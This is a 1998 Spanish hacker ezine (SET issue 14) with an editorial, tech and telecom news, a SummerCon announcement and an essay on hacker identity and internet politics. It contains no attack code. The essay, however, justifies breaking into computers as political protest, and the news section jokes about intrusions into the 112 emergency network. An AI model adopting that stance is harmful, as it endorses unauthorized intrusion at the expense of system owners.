```
                      :~~~~:
                   :~~~~~~~~
             ..:::-~~:.    ~~
          .:!!!!!~~:nMMHx. ~
         :!!!!!~~:W$$$$$$8X         oooooooo8 oooooooooo oooooooooo
        !!!!!~~:W$$$$$$$$$$x       888         888    88  88  888  88
       :!!!!~~XM$$$$$$$$$$$M.       888oooooo  888ooo8         888
       ~!!~~:MMM$$$$$$$$$$$@!              888 888    oo      888
       !!~~!!!MM$$$$$$$$$$$M!      o88oooo888 o888ooo8888    o888o
       :~~!!!!?MMR$$$$$$$RMM
      ~~ !!!!!!!MMMMMMRRMMMM'      Saqueadores Edicion Tecnica
     ~~~  !!!!!!!?MMMMMMM?'        16 de Abril de 1998
    :~~:   '~!!!!!!!!!!~'          Numero 14
    ~~~~~::    ''''''
    ~~~~~


                  Informacion Libre Para Gente Libre


  [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
  ||                                                                  ||
  ||  Disponible en:  http://www.geocities.com/SiliconValley/8726     ||
  ||                  http://www.geocities.com/SiliconValley/Lakes/1707 ||
  ||                  http://vanhackez.islatortuga.com                ||
  ||                  http://www.thepentagon.com/paseante (puntero)   ||
  ||                  http://set-web.home.ml.org (puntero)            ||
  ||                  http://set-falken.home.ml.org (puntero)         ||
  ||                                                                  ||
  ||.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-||
  ||                                                                  ||
  ||  Editor    :     El Profesor Falken <falken@latinmail.com>       ||
  ||  Asistente :     Paseante <paseante@geocities.com>               ||
  ||  News Man  :     Rufus T. Firefly <rufus-t-f@bigfoot.com>        ||
  ||                                                                  ||
  [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]


  Recomendado: Editor de MS-DOS


 {*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}
 {*} ADVERTENCIA: La informacion contenida en este ezine no refleja la    {*}
 {*} opinion de nadie y se facilita con caracter de mero entretenimiento, {*}
 {*} todos los datos aqui presentes pueden ser erroneos, malintencionados {*}
 {*} inexplicables o carentes de sentido.                                 {*}
 {*} De aqui EN ADELANTE cualquier cosa que pase es responsabilidad       {*}
 {*} vuestra. Protestas dirigirse a dev/echo o al tlf. 900-666-000        {*}
 {*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}


 "Whatever you do will be insignificant, but it is very important that
  you do it."
                                                  - Mahatma Gandhi
```

C O N T E N I D O S

Si en una estacion de tren paran los trenes, entonces...

Que es una estacion de trabajo?

EOF

-[0x01]----------
-[EDITORIAL]----------
-[by Editor]----------SET-14-

Bueno, ya estamos aqui de nuevo. Otro numero mas de SET, cargadito de cosas nuevas y gente nueva.

Las ocupaciones de la gente y los nuevos los encontrareis en la seccion de avisos, que para algo esta, no? ;)

Han pasado muchas cosas desde que salio nuestro anterior numero. Se han vuelto a producir detenciones, cayendo el grupo !Hispahack, y no !Iberhack como he leido en algun sitio (Estos de Intercom...) Y mas que habran caido.

Tambien fue impresionante el impacto que tuvo en las noticias el supuesto hackeo de la web del Pentagono, ciertos sitios militares de los USA, y en especial algunos navy.mil. Creo que tengo SET 12 a mano ;)

Pero una de las cosas de las que creo que merece la pena hablar es del boom hacker que hay en la actualidad. Ahora todo el mundo es hacker, aunque no sepa ni como encender un ordenador. Porque claro, ser hacker es guay.

Y desde luego lo que mas llama la atencion es como los medios que dicen ser "especializados" publican basura en la que se monta un jaleo del copon. He visto como le comian el tarro a la gente con ideas de que hay lamers, wannabes, hackers y eLiTe. Pues no se de donde habran salido estos panolis. Pero la verdad es que solo hay dos cosas. Los que son hackers y los que no. Habra hackers mejores que otros, no lo dudo. Pero lo de eLiTe fue una cosa que se inventaron hace ya tiempo en plan de co¤a.

Y lo de los lamers. Esos que van de cool son generalmente autenticos lamers. Cursos de "hackering", reportajes sobre que ser un hacker es pillar el /etc/passwd. Adonde iremos a parar.

Pues ni "hackering", ni /etc/leches, ni ostias. De primeras, es HACKING. Pero ellos son los que saben, no?

En el primer programa de Internight al que fui, JuanMa me pregunto si habia mucha horterada en el mundo hack. La verdad, en aquel momento pense en los tipicos tios con los pelos a colores (como loadammo, de Phrack, e incluso Route)

Despues de lo visto, puedo afirmar que si hay mucha horterada en lo que se conoce popularmente como movida hack. Y digo popularmente porque de real, nada.

La horterada aparece cuando se oyen historias de que un tio que es capaz de conectarse a Internet con solo dos cables es un genio. Pues mira chico listo... Cuantos cables tiene tu linea telefonica? Replanteo la pregunta. Cuantos cables usa tu linea de telefono? Dos, verdad? Todo el mundo que accede via telefonica lo hace con dos cables.

Ah! Me estas hablando de dos cables directamente al ordenador. Pues como no module por ciencia infusa. Por que sin modular, necesitas una linea para transmision, otra para recepcion, Y LA MASA. Y eso es lo minimo.

Aun me llama mas la atencion esa gente que va de guay y te intenta hacer creer que es capaz de marcar un numero de telefono silbando. Paparruchas. Y mas con un movil. Por que se eligio la marcacion multifrecuencia? Lo recordais? Por que no aparece en la naturaleza. Ergo, no se puede marcar silbando. Otra cosa era aquello del americano de hace a¤os que conseguia silbar a un tono de 2600 Hz. Pero eso solo servia entonces, con centrales

analogicas, y en los USA. En Espa¤a el tono siempre ha sido diferente. Ademas, esos son tonos de centralita, no marcaciones.

Me recuerda a cuando era peque¤o y mis tios me hacian creer que abrian las botellas de gaseosa con un solo dedo. Lo que pasa es que disimuladamente lo abrian con otro dedo desde el resorte, con con el golpe seco que parecia ser el que lo abria.

Hace ya unas semanas estaba hablando con un chaval. El sabe quien es Me comento que lo de hacker es algo que te lo tienen que llamar. Y tiene razon. Aun asi, es necesario que los que estamos aqui intentemos "limpiar" ese nombre, el del hacker. Que hay mucho tio haciendose el guay, y lo unico que hace es incordiar.

Y la forma de evitar que se produzcan enga¤os como los que os comentaba es muy simple. Leer, aprender y usar el sentido comun. Asi que ya os dejo con SET 14, que ya estareis pensando: "Que mal chip le han colocado a este tio?". ;)

Have P/Hun
Falken

NOTA: No estamos re¤idos con el humor, como habreis comprobado los que visitasteis la pagina de ’OHR’ <ohr.base.org>. Tened en cuenta que teniamos que celebrar los Inocentes de alguna manera, si "picasteis" no penseis que es nada importante, jugabamos con ventaja. Despues de todo, quien espera una inocentada el 13 de Febrero?. En SET somos asi.

EOF

```
-[ 0x02 ]--------------------------------------------------------------
-[ NOTICIAS ]----------------------------------------------------------
-[ by Rufus T. Firefly ]-----------------------------------------SET-14-
```

>>> -Netscape 5! [Mozilla pisotea sin parar]

Cuando leas estas lineas, el codigo fuente de Mozilla llevara un par de semanas en la calle, como minimo. Las ideas sobre que hacer con l son muchas pero las que mas fuerza tienen son las de hacer una limpieza, consiguiendo un sistema rapido y poco tragon [las ultimas versiones tragan tanta memoria como el Windows, suponemos que en un intento fallido por parte de NS para hacer saber que "nuestro navegador se integra perfectamente en Windows"].

Mirad http://www.mozilla.org/, http://www.openscape.org y about:mozilla (esto ultimo solo tira en NS, Micro$oferos abstenerse).

Noticia de ultima hora: los de Troll Tech han sacado el QTScape, es decir un Mozilla que usa las librerias QT.

>>> Alpha: potente pero inestable [Compratelo ahora que puedes]

La plataforma Alpha esta bastante agitada.

Tras el cierre del juicio/negociacion Digital-Intel sobre el uso indebido de elementos patentados de Alpha dentro de los Pentium la cosa parecia calmarse [ya sabemos que las compa¤ias no tienen webOS y despues de tirarse los trastos a la cabeza acaban haciendo las paces, en vez de llegar hasta el final].

En dicho trato intercambiaban patentes e Intel le compraba a DEC una planta de fabricacion de chips (se rumorea que esto es un castigo, porque al parecer la dichosa planta esta obsoleta y debe valer poco mas que el terreno y los edificios que ocupa) asi como se comprometia a seguir con los Alphas.

Pues nada, que las movidas continuan. Ahora llega Compaq y compra lo que quedaba de DEC (durante los ultimos a¤os DEC habia estado vendiendo segmentos a otras empresesas, como la division de redes).

Tras este movimiento, Compaq consigue cierto cotrol sobre una buena plataforma pero como era de esperar, lo unico que se le ocurre es potenciar el NT-Alpha, y si no me creeis mirad las paginas de Digital.

Pero no todos son noticias malas: Altavista seguira con Unix (NT es incapaz de gestionar semejante sistema, por mucho que se empe¤e BiliPuertas) durante bastante tiempo. Cuando el NT sea capaz [teoricamente o segun los se¤ores de marketing] de aguantar semejante tarea, seguro que lo cambian, ya os dareis cuenta cuando Altavista deje de funcionar [es decir, cuando se pasa de la teoria a practica].

Y por otro lado tenemos un monton de Alphas trabajando para Hollywood, exactamente para Digital Domain. DD uso una renderfarm de Alphas con Linux [pa' que luego digan que el Linux es un SO de juguete] en generacion de parte de los efectos de Titanic. Tambien se usaron Alphas con NT, y maquinas con otras arquitecturas [seamos justos, no solo fue Linux].

La eleccion Alpha-Linux se debio a que el software propietario de DD no se comportaba bien sobre Alpha-NT. Y ya que tenian el codigo fuente y el Linux es mas barato que otros SOs, pues se lanzaron a ello.

Para el futuro se esperan Alphas mas rapidos y que la gente de Samsumg y Mitsubishi (fabricantes de Alphas bajo licencia) siga al pie del ca¤on. Tambien seria interesante [ojala] que no solo se usara Linux con Alpha en

empresas importantes, sino que ademas dichas empresas convencieran a las productoras de software para que portaran los programas a Linux.

[Adios arranque dual NT-Linux!]

>>> Planes AMD [-Arriba dormilones!]

AMD no podia ser menos que Intel, y esta preparando un par de K6 con nuevas instrucciones. Uno sera el K6 3D y el otro el K6 3D+. Las instrucciones seran como las MMX pero para 3D [¨alguien usa MMX? un par de juegos, alguna aplicacion y nada mas, vaya manera de meter mas logica inutil en un chip; es "marquet¡n" puro y duro].

A largo plazo preparan el K7, que parece que ira en Slot A, es decir mismas piezas que un Slot 1, pero con "protocolo" distinto, de modo que reaprovechan piezas ya fabricadas pero no se juegan el tipo pisoteando patentes Intel.

Lo mas innovador es el Slot A, el cual tambien soportara Alphas, con lo que podremos cambiar de CPU con cambiar una plaquita (y la BIOS, claro). No solamente se espera una mejora de rendimiento al abandonar los Socket 7 y el Slot 1, sino que ademas parece que a las empresas le mola mas, pues hay que fabricar menos cosas (imaginaos tener que hacer placas para los Intel, otras para Alpha y otras para AMD, menudo lio).

En cuanto los hechos consumados, AMD no ha podido fabricar el numero esperado de procesadores a tiempo y esta subcontratando con fabricantes, por desgracia la idea llega tarde, pues los K6 no pueden luchar bien contra los P2.
Si lo hubieran intentado cuando los Pentium MMX estaban de moda, a lo mejor.

Rumor de ultima hora: parece que estan buscando la argucia legal que les permita usar Slot 1. [¨Y Slot A, que? ¨A la basura?]

>>> Cyrix y sus rollos [Otros que tal bailan]

Estos tambien estan puestos en el tema de llegar tarde y con poca potencia a la linea de salida. Se rumorea que mediante ciertas argucias legales podrian sacar chips para Slot 1 [ya veremos, seguro que los sacan cuando Intel ande por Slot 2].

Mientras siguen con chips de poca potencia, claramente orientados a sistemas cerrados, nada que ver con PC de toda la vida.

>>> Linux, el pingino que dura y dura y dura...

Linux sigue ganando adeptos. Los proyectos como Gimp, Gnome, KDE y otros muchos que nos dejamos en el tintero [¨o sera teclado?] van pasito a pasito, algunos diran que hasta rapido para ser proyectos desarrollados por gente en su tiempo libre.

Si tienes opcion a venderle el Linux a tu vecino, aprovecha. Ponle las cosas como son, Linux no es para tontos, como tampoco lo son los Windozes. Cuando te venga llorando con "es que se me cuelga el Windows" o "he instalado un programa y no tira, no se lo que le pasa", tu le dices que de eso no sabes, que el Windows cuando se rompe (cosa que seguro que le pasa a menudo) no hay por donde entrarle y que se pase a Linux, tendra que aprender, pero a cambio el ordenador funcionara.

Ya no hay excusas, estan disponibles distribuciones, algunas desde hace meses, con las cuales esta tirado instalarse el Linux. Aunque claro, si eres de los

que no es capaz de cambiar una rueda del coche o ponerle al PC una nueva SVGA, lo llevas crudo. Una cosa es "facil", y otra muy distinta es "viene instalado de fabrica" [y hay de aquel que intente reconfigurarlo].

>>> Campa¤a BSA [Giro de 180 grados]

El 1 de Abril nos llego desde EEUU la interesante noticia de que la BSA, para luchar contra la pirateria, va a distribuir CDs de Linux y de la familia BSD en conferencias y ferias de informatica. Tambien esta prevista que en estos acontecimientos haya stands donde grupos de expertos lo instalen por un precio simbolico, asi como el reparto de guias de teclado para Emacs y copias de las paginas "man".

Por otro lado se estan manteniendo conversaciones con ensambladores de PC para que todo los PCs lleven un sistema operativo gratuito por defecto. Aun no se ha decidido nada, pero parece que las negociaciones llegaran a buen puerto.

[Al fin se han dado cuenta de como se lucha contra la pirateria.]

>>> Telefonica y sus Planes Claros [Pos no cojo el concepto]

Las autoridades encargadas del tema han aprobado los malditos planes, esos que tienen mas ifs y whiles que un kernel completo. Como se podia leer en una revista: de claros nada, y ademas discriminatorios.

[Imaginad que hubiera pasado si no se los hubieran aprobado...]

>>> Espa¤a va bien, pero los parados a la puta calle

Todo va bien, entramos en el jodido Euro [calculadora antitimos, ¨para que te quiero?] pero un grupo de parados que se paso por la Bolsa de Madrid para protestar y dejar claro que no todo va bien acabo en la calle.

Lo mas divertido fue ver como un habitante autoctono del parquet (corredorus explotadoriis, en su denominacion cientifica) le quitaba la porra a un guardia y la emprendia a leches con los parados.

[Uno, eso es usurpacion de funciones, y dos, me hubiera gustado leerle los labios porque en la tele solo lo vi, pero no le oi... seguro que decia algo asi como "A la puta calle con esta escoria, panda de vagos, parasitos..."]

[¨Alguien sabe porque las empresas van bien? Porque dan beneficios, pues si se reinvierte el dinero en ampliaciones, las empresas seguro que quiebran, tan seguro como que 2+2 son 4 (redondeos de la FPU a parte).]

>>> Mas numeritos

Ojo con lo que marcais, revisad las configs de los modems, la numeracion en Espa¤a cambia ligeramente [o usad ATM y GSM como nosotros, asi evitais ese tipo de inconvenientes, los problemas se solucionan a lo grande o se dejan como estan =;]].

La pregunta que surge es: al marcar como interprovincial, ¨las llamadas se tarificaran por distancia real o por el tama¤o del numero? Todos sabemos que cuantas mas cifras marcas, mas caro es, salvo contadas excepciones (tipo 900, por ej.). A lo mejor es a esto a lo que se refieren cuando hablan de "subida de las llamadas locales".

>>> Retevision, unos que estan en la onda

Exacto, Retevision sabe como se hacen negocios y como vender la burra (por lo menos por ahora), y contra esas campa¤as pesadas y liosas de Telefonica, esta sacando unos anuncios breves, claros (de verdad, que si, que es cierto, que no tiene bucles if ni while) y con una oferta interesante (para algunos, los menos). Y encima se llevaron publicidad gratis con el follon de lo de la Cabina [¨o seria todo un montaje incluido en la campa¤a?].

[Y la eterna pregunta: ¨cuando cojones sera de verdad "la competencia" y empezaran a bajar los precios del sector? Los anuncios no estan mal, pero el pagar menos telefono (del que usamos, usease local, nada de provincial ni de internacional) esta mucho mejor.]

>>> Infovia, Infovia Plus, Internet++ y demas nombres

Hehehe, esto huele a los Planes Liados. Telefonica amplia la capacidad de Infovia durante estos dias, y a la vez va preparando una nueva version, llamada Plus. [¨Sera solo un cambio de nombre? ¨O al fin van a hacer algo bien?]

Mientras Retevision se dedica a comprar proveedores de Internet (Servicom, RedesTB...) y se prepara para la lucha con un servicio equivalente a Infovia llamado Internet++.

Vamos, mucho bombo, pero pocas mejoras reales. Las Telcos son tan "agiles" (y no hablo solo de las nacionales), que al final seran los fabricantes de hardware los que muevan el cotarro de los xDSL. Hasta cierto punto normal, porque si antes estabas enchufado un buen rato para bajarte un fichero, con los sistemas Digital Suscriber Line, tardas menos, con lo que las Telcos ganan menos dinero. O tal vez ganen lo mismo, pues el IRC no mejora porque transfieras Mbits en vez de Kbits, y si antes te bajas una actualizacion, con DSL te bajas el Linux entero. Si fuera por las Telcos, aun seguiriamos con modems de 300bps.

>>> Detenciones de mundillo: -Hispahack - Mentes Inquietas

Noticia de ultima hora: han detenido a tres, acusados de entrar en diversos sitios, incluida la NASA [-seguro! lo del Challenger fue culpa suya]. Tambien dicen que han causado da¤os y muchas perdidas pero no dan ni una sola cifra.

Por cierto, las noticias que tenemos dicen que en las paginas del grupo habia datos sobre como hacer "cosas" [¨que esperaban? ¨fotos del Papa?] y sobre como comportarse en caso de detencion [esto me suena, pero no se por que].

Para mas datos http://www.noticias.com/1998/9804/n980441.htm

[¨Por que demonios nunca pillan a alguien que trabaje para un Estado o una Empresa? Aaahhh, claro, los hackers no trabajan, lo hacen por aficion, si trabajas eres un Experto en Seguridad Informatica, se me olvidaba el detalle. Y si te pillan, nadie sabe nada (tipico, mal sueldo y los jefes no te apoyan si las cosas van mal; si van bien, ellos se apuntan el tanto). Recomendado verse la peli Fisgones, pero no Hackers.]

>>> Tras el Spaninglish... [salvese quien pueda]

La Real Academia de la Lengua acaba de aprobar algunas cosas que sacaran la sonrisa a mas de uno (unos por la gracia, y otros porque al final van a

escribir bien, pero no por mejoras suyas, sino por cambios en las normas): CDROM podra ser cederron, por poner un ejemplo.

[Bueno, a los de la RAL siempre les ha gustado hacer cosas raras. Mientras no sea obligatorio]

>>> "Cons" varias

Los Espa¤oles tenemos fama de juerguistas, pero las juergas se las corren los de fuera. Aqui nada de nada, todo "muerto". [¨Captais la indirecta?]

DefCON, en www.defcon.org [¨que cosas, no?].

He aqui una bonita nota de prensa [en chino mandarin, por supuesto].

<++> set_014/news/summer-x.txt

2600 Magazine, Phrack Magazine and r00t
proudly present

```
  .dBBBBP   dBP dBP dBBBBBBb  dBBBBBBb  dBBBP dBBBBBb    dBBBP  dBBBBP dBBBBb
  BP                      dBP       dBP            dBP          dBP.BP     dBP
  'BBBBb  dBP dBP dBPdBPdBP dBPdBPdBP dBBP    dBBBBK   dBP    dBP.BP dBP dBP
     dBP dBP_dBP dBPdBPdBP dBPdBPdBP dBP     dBP  BB  dBP    dBP.BP dBP dBP
dBBBBP' dBBBBBP dBPdBPdBP dBPdBPdBP dBBBBP  dBP  dB' dBBBBP dBBBBP dBP dBP
```

"Back to the basics."

SummerCon X
June 5, 6, 7 1998
Atlanta, GA

"SummerCon... What is it? In many ways, SummerCon is much more than just a convention that attracts America's greatest phreaking and hacking personalities. SummerCon is a state of mind.

Hackers by nature are urged on by a hidden sense of adventure to explore the unknown, to challenge the unchallenged, to reach out and experiment with anything and everything. The realization that we are not alone in our quest sometimes comes as a great gift and the opportunity to meet one's heroes, partners, and idols can be the most awe-inspiring aspect of the hacker community -- this is what SummerCon is all about."

-- Knight Lightning

"It's also about drinking lots of beer."

-- X

Who's Invited:

Calling all hackers, phreakers, phrackers, feds, 2600 kids, cops, security professionals, Y-WiND0z3, r00t kids club, press, groupies, chicks, conf whores and k0d3 kids. And everyone else.

Pricing:

Feds: $500
Press: $100
Other: FREE

Scheduled Speakers:

Emmanuel Goldstein, Theo de Raadt, Mudge, X, Len Rose, squarewave,

Luc4s and L4rry Lupus. If you would like to speak, send an email to scon@summercon.org with a paragraph of what you would like to speak on. We still need more speakers.

Hotel Information:

Reservations can be made now for the Comfort Inn Downtown in Atlanta by calling (404)524-5555. If you mention 'the Internet rate' I think you get a 10% discount on rooms.

Directions:

>From I-75/I-85 South:

Take Exit 99 (Williams St.) and turn right on International Blvd. Hotel is 1/2 mile on the left.

>From I-75/I-85 North:

Take Exit 96, turn left on International Blvd. Hotel is 1/2 mile on the right.

>From Air:

Fly into Hartsfield International Airport. Take the MARTA train to Peachtree Center. You can huff it on foot from there.

Mailing List:

To subscribe to the SummerCon mailing list for the most recent announcements and updates, send email to majordomo@summercon.org, with SUBSCRIBE scon-list youremail@domain

http://www.summercon.org
scon@summercon.org
<-->

>>> Satan ya tiene sustituto

Nessus esta en versiones alpha (la cosa promete).
¨Y que es Nessus? Pues como Satan (¨o es SATAN?) pero mas moderno.
Satan siginifica System Administration Tools for Analyzing Networks, asi que imaginad Nessus.

http://www.worldnet.fr/~deraison/
http://kimi.net/nessus/
http://www.geek-girl.com/bugtraq/1998_2/0015.html

>>> Sistema 112

Uno de los sistemas usados por el servicio europeo de emergencia para alertar a los distintos servicios de emergencia por zonas es alertar directamente por ordenador. En otras palabras: tu llamas al 112 y te contesta un operador. Te pregunta, y le cuentas lo que te pasa. Entonces, el operador, segun lo que le dices "deduce" que tipo de servicio necesitas, lo introduce en un ordenador asi como la zona donde le hs dicho que estas (calle, municipio, etc.), y le sale a quien tiene que avisar (061, Cruz Roja, Bomberos, policia local, policia nacional, SAMUR, etc.) Ademas, el aviso suele ser automatico. Es decir, las centrales de comunicacion de estos servicios tienen un equipo

conectado en el que les sale un aviso del 112.

Pues resulta que ya ha habido gente que ha accedido a la red del 112, con lo que esto puede suponer.

[Con estas cosas no se juega, pero si alguien quiere montar un lio acojonante, lo podra hacer. Es cuestion de conciencia (bajas colaterales).
Que tomen nota los responsables, porque no toda la gente tiene conciencia.
Nosotros... espera que creo que nos queda un poco... joder... hay que comprar una lata en el supermercado. =;)]

EOF

-[0x03]--
-[LA IMPORTANCIA DE LLAMARSE HACKER]-------------------------------------
-[by Paseante]---SET-14-

Ser o no ser esa NO es la cuestion.

Tanto en el anterior numero de SET como en este voy a tratar de temas que por desgracia no suelen abundar entre los textos de hacking o ezines que circulan por nuestro pais. No pretendo con ello ninguna labor de "adoctrinamiento ideologico" ni he sufrido ningun ataque de "intelectualidad", puede que esteis de acuerdo o no con lo que planteo en este articulo o con mis ideas sobre el aspecto legal del hacking (SET 13) pero eso NO es lo importante. Lo IMPORTANTE es abrir un debate en la comunidad hacker hispana sobre cuestiones mas profundas que las discutidas habitualmente, lo importante es que formemos una sola y poderosa voz que deje bien claro que es lo que queremos y porque-> Cuales son nuestros motivos y fines.

Quiza esto decepcione a los que esperan en nuestro ezine articulos del tipo "ke konzIg0 r00t en 5 mInUt0s d0nde kier0 huSand0 el truk0 del AlmenDRuk0" pero estoy convencido de que es necesario poner por escrito ciertos aspectos del hacking que exceden de lo meramente tecnico.
Esto no es la facultad de Informatica ni la de Telecos, aqui no es necesario que aprendais nada de memoria. En su lugar queremos daros motivos para que os dediqueis a la actividad mas revolucionaria que existe. Pensar.

Trataremos en los siguientes parrafos de contestar a una de las preguntas mas veces respondida de la historia del under: Que es un hacker y que le motiva? Como vereis quiza haya mas respuestas de las habituales o quiza no haya ninguna en absoluto, a vosotros os toca sacar las conclusiones.

Desgraciadamente muchas veces son los mismos hackers o quienes asi se consideran los primeros en dar definiciones erroneas o escasamente acertadas. Asi, nos marean con conceptos como hacker, lamer.. con diferencias entre hacker y cracker, con jerga especializada que la mayor parte de la gente comun no entiende ni esta interesada en entender. Todo hemos leido cien veces principios y eticas del hacker, advertencias y definiciones, todos recordamos el Manifiesto Hacker de The Mentor.

Que es lo que falla entonces para que medios de comunicacion, fuerza de seguridad y sociedad en general no acabe de ver en nosotros mas que uno de los siguientes estereotipos?.

- Chavales que "saben mucho" de ordenadores y se divierten jugando
- Delincuentes informaticos
- Treintañeros impotentes y alopecicos que intentan reafirmar su ego
- And so on..

Fallan los propios hackers incapaces de definirse ni de transmitir con rigor ideas claras, falla que muchos de los considerados hackers caen de lleno en alguno de los estereotipos anteriores y entonces es el momento de examinar el como y el por que del hacker.

Se reduce ser hacker a saber lo que es un socket?. A ser capaz de conseguir root?. Donde esta la frontera?. Que es lo que separa a alguien que "sabe mucho" de ordenadores de un hacker?. Cual es la ESENCIA de un hacker?.

"No tengas miedo, entra en mi mundo."
[El Manifiesto Hacker / The Mentor]

Ser hacker no es un estado, ni una condicion, ser hacker es poseer una determinada ACTITUD ante la vida, lo que lleva a un hacker a entrar en

ordenadores no es que se aburra viendo la tele ni que su novia le haya dejado ni que su jefe le trate como a un esclavo..aunque todo ello puede ayudar.

Se hace uno hacker por simple curiosidad?. Por ganas de "explorar"?. Por ser inquieto?. Eso son circunstancias pero como motivos tienen la profundidad de un charco.

Uno debe adoptar una postura, algunos lo hacen afiliandose a la Cruz Roja, otros a las 'juventudes politicas', los hay que lo abandonan todo por el budismo, los que deciden "no complicarse la vida" (como si eso fuera una opcion!) y los que deciden triunfar "pese a todo y cueste lo que cueste". Pero hay un grupito de gente que "sabe" de ordenadores, que es curiosa, que es inquieta y que quiere hacer algo por cambiar la sociedad regida por "tiburones avariciosos de riqueza".
Un grupo de gente que sabe que "los ordenadores pueden mejorar tu vida" no es un eslogan publicitario ni significa que podras comprar mas cosas sin salir de casa sino que se refiere al PODER que puede proporcionarte la informatica.

Poder para comunicarte con personas a las que nunca hubieras encontrado
Poder para encontrar a gente que comparte tus inquietudes
Poder para organizar movimientos ciudadanos nacionales e internacionales
Poder para controlar a tus "representantes" en el Parlamento
Poder para ir directamente a las fuentes de informacion sin tener que confiar irremediablemente en el manipulado diario de siempre.
Poder para difundir tus ideas, tus creencias, tu VERDAD a todo el mundo sin necesidad de pedirle permiso a nadie.

Como veis todo lo anterior viene a referirse a un tema central, todo gira en torno a las inmensas posibilidades que ofrece la informatica y las redes a la gente para organizarse de manera rapida, barata y eficaz.
Debe estar preocupado un hacker entonces en el ultimo bug de Solaris o deberia ser mayor su preocupacion por una Internet de acceso universal y gratuito (o casi)?.

Creo que el motivo por el que la mayor parte de los hackers son jovenes es que les da una manera de expresar la rebeldia que casi todos llevamos dentro. Esta rebeldia mal encaminada conduce a muchos al mundo de los skins, ultras, gamberros de medio pelo...
Otros muchos encauzan bien este sentimiento y lo expresan acampando por el 0.07, uniendose a ONGs o como mejor puedan y se adapte a su forma de ser.
En el caso de los hackers la manera en que mejor pueden y saben expresarla es mediante el uso 'creativo' de la tecnologia.
Podemos establecer analogias entre los hackers y otros grupos urbanos. Tanta distincion hay entre un hacker y un okupa? (valga el ejemplo):

Es un "okupa" aquel que sabe como reventar cualquier cerradura?.
O lo es quien esta a favor de otro tipo de acuerdo social sobre el derecho a la vivienda?.
Se reducen las conversaciones y las miras de los "okupas" a como entrar en un edificio?. O por contra eso es solo un paso que da lugar a multiples actividades y cuyo FIN es reclamar una justa oportunidad para todo individuo que quiera acceder a la vivienda?

Entonces:

Es un hacker aquel que solo sabe hablar de bugs, exploits, hacer root..?.
O por el contrario lo es aquel que sabe que entrar en un ordenador es solo un medio para conseguir un fin mucho mas amplio?

Cada vez que un grupo okupa entra en una vivienda esta usando esa accion como un altavoz para hacer oir a la sociedad sus objetivos.

Cada vez que un hacker reivindica su entrada en un ordenador debe ser
para atraer la atencion de la sociedad sobre las cuestiones REALMENTE
IMPORTANTES.

Lastimosamente, aun hoy, muchos hackers solo saben hablar de "batallitas".
Dijo Maquiavelo que "El fin justifica los medios", tristemente hoy en dia
poco podremos avanzar si muchos se quedan solo en los medios y parecen
carecer de cualquier idea de fin, hack como diversion, manifiesto del hacker
leido pero no entendido, conciencia social nula, entrar en un ordenador
en el tiempo libre y adios.

Pero cual es el fin?. Cada uno puede tener el suyo pero como hemos se¤alado
unas lineas antes en estos momentos un fin de primera magnitud para un hacker,
para un "rebelde informatico", seria el actuar activamente en favor del futuro
de Internet como red abierta a todos, de oponerse a los movimientos que
pretenden despojar el incipiente caracter de la Red como el mas poderoso
acontecimiento en favor del individuo que ha ocurrido en la Historia.

Se esta librando una batalla, mientras los chavales se divierten tirando
ordenadores con el teardrop, los Gobiernos se preparan para ir "vaciando" la
Red.
El futuro de Internet, el IPv6, ATM..estas siglas no son solo tecnologia son
IDEOLOGIA en estado puro. Representan el principio del fin de la solidaridad
de la Red, implementan la posibilidad de "reservar ancho de banda", de
establecer "prioridades". En palabras llanas, Internet navegara como el
Titanic -> Unos pocos en primera y el resto como borregos para acabar todos
naufragando.
Desde los medios de comunicacion mas influyentes (Wall Street Journal,
Economist, MSNBC ;-)..) se clama por una Internet segura y limpia de
indeseables, una Internet que no sea mas que el gran bazar mundial, un zoco
de compra-venta, nada podria complacer mas a los Gobiernos, he aqui como
convergen los intereses economicos y del poder que denunciamos en SET 13 como
causantes de la criminalizacion hacker.
Y (sera casualidad?!) Microsoft pone otro clavo en el ataud de la Red como
medio de liberacion ciudadano y otro triunfo de la Red como bazar al vender
sus WEB-TV..olvidese del ordenador, olvidese de la interactividad, de crear
contenido...vea Internet como si fuese la tele, sentado en el sofa y eso
si con la tarjeta de credito a punto.

Los intereses economicos y politicos coinciden por tanto, es preferible
la Internet de los consumidores a la Internet de los ciudadanos.
Abanderados por el panfleto mas fascista de la historia (Wall StreetJ, el
mismo que pidio la carcel para Ford por doblar el sueldo a sus obreros),
con el apoyo de las grandes empresas, con el machaque insidioso y constante
de los "especialistas" y "personajes publicos" los poderes politicos no se
enfrentan a la opinion publica que todavia esta desorientada y desconocedora
del tema.
Se enfrentan a hackers, veteranos de la Red y activistas varios. El pulso es
desigual pero hay un peque¤o detalle que de momento impide su victoria.
Los usuarios que se resisten, que se aferran al espiritu Internet, a la
etiqueta de la red, a la solidaridad... son aquellos de cuya pericia depende
el funcionamiento de la Red.
Simple y llano, son las personas de este planeta que mas saben acerca de
como funciona la Red, las que mantienen gran parte de sus servicios y en
algunos casos los que han _creado_ esos servicios (sabeis quien creo el
correo electronico?. Y sabiais quien creo las "news"?. Eran o no hackers?)

Puede parecer que esto nos viene grande a todos, pero creedme es nuestra
batalla y debemos aportar algo, lo que podamos para al menos poderle contar
a nuestros nietos: "Si, yo estuve alli y estuve en contra".
Hasta hace poco el que un grupo de pirados esparciese comentarios como estos

y se leyesen en un monton de paises del mundo era imposible, salvo que pusieras un monton de pasta, lo sacases cada dia y lo llamases "El Mundo" o "El Pais" (por poner un ejemplo)
Hoy podemos decir que nos leen en una veintena de paises (no por miles pero al menos llegamos hasta alli)

Crees que un medio tradicional nos hubiese dado espacio para decirte esto? Que hubiesemos conseguido patrocinadores y anunciantes para sostenerlo? Que algun banco nos habria dejado dinero para montar nuestra publicacion? Aun asi deberiamos haber luchado luego por la distribucion, los costes, la publicidad....en la red todo eso cambia.

Por obra y gracia de la tecnologia nuestra voz, cualquier voz, se ve amplificada de manera cuasi-magica.
